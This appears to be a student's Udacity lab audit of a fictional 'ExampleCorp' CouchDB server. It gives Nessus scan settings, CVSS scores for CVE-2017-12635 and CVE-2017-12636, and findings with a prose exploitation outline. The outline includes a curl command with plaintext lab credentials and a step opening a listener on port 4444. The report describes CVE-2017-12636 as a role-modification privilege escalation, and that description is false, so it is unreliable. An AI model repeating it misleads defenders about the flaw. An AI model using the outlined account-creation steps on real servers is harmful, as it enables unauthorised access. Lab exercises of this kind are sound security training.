UDACITY
Part of Accenture

Audit ExampleCorp

[George Ghira]
[February 2025]

Section One: Vulnerability Management

Use Nessus to scan

Run a Nessus scan on the target using the policy below, and provide a screenshot from the vulnerabilities tab and another one from the Apache vulnerabilities.

Configurations Setup


- Do not ping the host(s)
- Scanning Fragile Devices is not allowed
- Always scan all ports
- Do not use Local Enumerators
- Scan over TCP, SYN and UDP
- Disable SSL/TLS

Scanning Scans To Be Done

- Scan for Backdoors
- Scan for CGI & Related Abuses
- Scan for Database Related Issues
- Scan for Debian Specific Issues
- Scan for Denial of Service Scan for
- Scan for Default Accounts
- Scan for Firewall Related Issues
- Scan for Remote Shell Possibilities
- Scan for Service detection
- Scan for Settings
- Scan for Ubuntu Specific Issues
- Scan for Webserver Related Issues


Nessus Screenshot

Provide a screenshot of the Vulnerabilities tab after the scan is finished.



Nessus Screenshot

Provide a screenshot of the Apache CouchDB vulnerabilities




CVSS Score calculation


During the assessment, your colleague found 2 CVE-s in the platform: CVE-2017-12635 and CVE-2017-12636. Do a vulnerability score analysis and provide the CVE Version 3.0 scores for each vulnerability on the next slide. The following information might be useful:


- Any loss of confidentiality or integrity would have a serious adverse effect.
- Loss of availability would have a limited adverse effect.


CVS Version 3.0 scores

CVE-2017-12635 scores	
CVSS Base Score	9.8
Impact Subscore	5.9
Exploitability Subscore	3.9
CVSS Temporal Score	9.4
CVSS Environmental Score	9.4
Modified Impact Subscore	5.9
Overall CVSS Score	9.4













CVE-2017-12636 scores	
CVSS Base Score	7.2
Impact Subscore	5.9
Exploitability Subscore	1.2
CVSS Temporal Score	6.7
CVSS Environmental Score	6.3
Modified Impact Subscore	5.5
Overall CVSS Score	6.3









Section Two: System Auditing

System Auditing

It is time to get access to the target system. First, you need to scan the target with Nmap to see all the open ports, then you should use the 2 CVE-s your colleague found to get administrative access to the machine.


Your Task:

You need to perform the following tasks on the target VM:

- Use Nmap to identify open ports and provide screenshot evidence.
- Provide a Vulnerability Description, Exposure/Analysis and Recommendations for both CVE-s.
- Use the CVE-2017-12635 exploit to add accounts to the target machine, and provide a walkthrough about it.
- Use the CVE-2017-12636 exploit to gain access to the target as an administrator, and provide a walkthrough about it.
- You are feel free to use public exploits or the Metasploit Framework.

NMap scan results

Use Nmap to identify the open ports on the Target VM, and provide a screenshot of the results.



Finding 1: CVE-2017-12635


Fill out the section on this page about the vulnerability.

Vulnerability Description
This vulnerability exists in **CouchDB** due to improper handling of JSON data. Specifically, it stems from the way CouchDB parses _**users documents** when handling requests to create new users. A specially crafted **malformed JSON request** can **bypass security checks**, allowing an attacker to create accounts with arbitrary roles (including administrative privileges).
Exposure/Analysis
Affected Software: Apache CouchDB **≤ 2.1.0** **Attack Vector:** Remote (requires direct access to CouchDB API) **Authentication Requirement: None** (can be exploited without credentials) **Impact:** **Confidentiality:** High – Allows unauthorized access to sensitive user data. **Integrity:** High – Attackers can create accounts with admin privileges and modify database entries. **Availability:** Low – Does not directly affect availability but can be used for further attacks. **Exploitability:** Easy – Requires sending a **malformed JSON request** to the CouchDB _**users** database. **Analysis** The vulnerability arises due to **improper JSON parsing** in the CouchDB **user creation API**. Normally, CouchDB requires **strict JSON formatting** when creating users, but a **malformed JSON object** can **bypass validation**. Attackers can **craft a request** that results in the creation of a **new admin account**, giving them full control over the database. Once admin access is obtained, attackers can: View, modify, or delete **database records**. **Create or delete user accounts**, including other admins. **Modify CouchDB settings** to weaken security
Recommendations
Upgrade CouchDB: Patch to **version 2.1.1 or later**, which properly validates JSON input. **Restrict Access to the API:** Use **firewalls** to limit access to **trusted IP addresses**. Disable public access to **port 5984** (default CouchDB API port). **Enforce Authentication & Role-Based Access:** Require authentication for **all API requests**. Use **least privilege access** for non-admin users. M**onitor for Unauthorized Account Creation:** Log all **user creation events** in CouchDB. Set up alerts for **unexpected admin account additions**.

CVE-2017-12635 walkthrough


Provide a step-by-step guide on how to add account to the target with this exploit.

Step 1: Verify CouchDB is Open:



The list that include user, replicator, etc proves that the service is exposed.

Step 2. Checked if auth is required by the service,



The response proves that an auth is requiered

- Next steps: Open a listener port on 4444
- Created the admin account using a Curl command.
- Confirmed that the account is created
- Retrieve all DB
- Retrieve the content of every DB (examplecorp, _users, sagarbansal)
- Observed that on users DB is an document and retrieved it to learn it’s ID, in order to create the next command
- Retrieved the document from _user DB. (Unfortunately It was just the user design scheme)
- Retrieve the session because I wasn’t sure about the admin role. (curl -u george:P@ssw0rd123 http://10.10.10.10:5984/_session)

- Retrieve the configuration content of DB.

Finding 2: CVE-2017-12636

Fill out the section on this page about the vulnerability.

Vulnerability Description
This vulnerability allows **authentication bypass** by **modifying user roles** via malicious requests to the **CouchDB API**. An attacker can **escalate privileges** to gain administrator access on the target system. Combined with **CVE-2017-12635**, this allows an attacker to **create a new admin user** and **log in with full control over the database**.
Exposure/Analysis
Affected Software: Apache CouchDB **≤ 2.1.0** **Attack Vector:** Remote (requires direct access to CouchDB API) **Authentication Requirement: Partial** (requires a valid user account, but not necessarily an admin account) **Impact:** **Confidentiality:** High – Attackers can **access sensitive data** by escalating privileges. **Integrity:** High – Unauthorized privilege escalation allows **database manipulation**. **Availability:** Low – Attack does not directly impact system uptime. **Exploitability:** Medium – Attackers need **an existing user account**, but can **modify their role** to gain **admin access**. **Analysis** This vulnerability is a **privilege escalation flaw** in the **CouchDB role management system**. Attackers can **modify an existing user's role** by sending a crafted request to the CouchDB **user management API**. Once successful, they can **convert a regular user account into an admin account**, gaining **full control over CouchDB**. The impact is **severe**, as it allows an attacker to: **Promote themselves to admin** and take over the system. **Grant admin privileges** to other attacker-controlled accounts. **Modify or delete user roles**, preventing legitimate admins from regaining access.
Recommendations
Upgrade CouchDB: Apply the **official security patch** (version **2.1.1 or later**) to fix privilege escalation flaws. **Enforce Strong Authentication:** Require **multi-factor authentication (MFA)** for all admin accounts. Use **strong passwords** and prevent users from **reusing old passwords**. **Restrict API Access to Trusted Users:** Implement **access control lists (ACLs)** to prevent unauthorized requests. Limit access to the **user role modification API** to only 